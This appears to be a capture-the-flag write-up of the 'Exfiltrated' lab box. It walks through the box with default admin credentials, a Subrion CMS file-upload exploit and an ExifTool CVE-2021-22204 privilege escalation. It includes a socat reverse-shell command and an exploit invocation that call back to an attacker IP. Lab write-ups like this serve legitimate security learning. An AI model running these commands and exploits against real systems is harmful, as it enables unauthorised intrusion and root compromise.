Nmap
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 09BDDB30D6AE11E854BFF82ED638542B
| http-robots.txt: 7 disallowed entries
| /backup/ /cron/? /front/ /install/ /panel/ /tmp/
|_/updates/
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://exfiltrated.offsec/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Added http://exfiltrated.offsec to /etc/hosts
Web Findings
Gobuster:
┌──(kali㉿kali)-[~/ProvingGrounds/Exfiltrated]
└─$ gobuster dir -u http://exfiltrated.offsec -w /usr/share/seclists/Discovery/Web-Content/common.txt -x txt,php,aspx,html,jsp -xl 355,323 -b 301,404
Site is running Subrion CMS.
From the results, we find a /changelog.txt that shows us that we’re probably on version 4.2.1. We find a /panel directory that confirms we are on 4.2.1.
Searched for default creds for Subrion - admin:admin. It works and we’re in.
There is a file manager that I used to upload a php-rever-shell, but going to the /uploads directory gives us a 403 Forbidden error.
Exploitation
I used searchsploit and found an Arbitrary File Upload exploit. It wouldn’t work initially, because it wanted the target to be -u http://exfiltrated.offsed/panel/ and not -u http://exfiltrated.offsec/panel. One slash was the difference between no shell and a shell.
To upgrade the shell, we can use socat:
Listener: socat file:tty,raw,echo=0 tcp-listen:4444
Payload: socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.168.45.223:4444
Privilege Escalation
Checking /etc/crontab we see a cron job running a script every minute. The script runs exiftool on the /var/www/htmp/subrion/uploads directory.

There is a CVE CVE-2021-22204 for ExifTool that allows for code execution.
https://www.exploit-db.com/exploits/50911
We run the exploit and it generates a malicious image.jpg that we upload to the target directory.
python3 50911.py -s 192.168.45.223 4545

Open a listener and catch the root shell. Grab flags.

Done!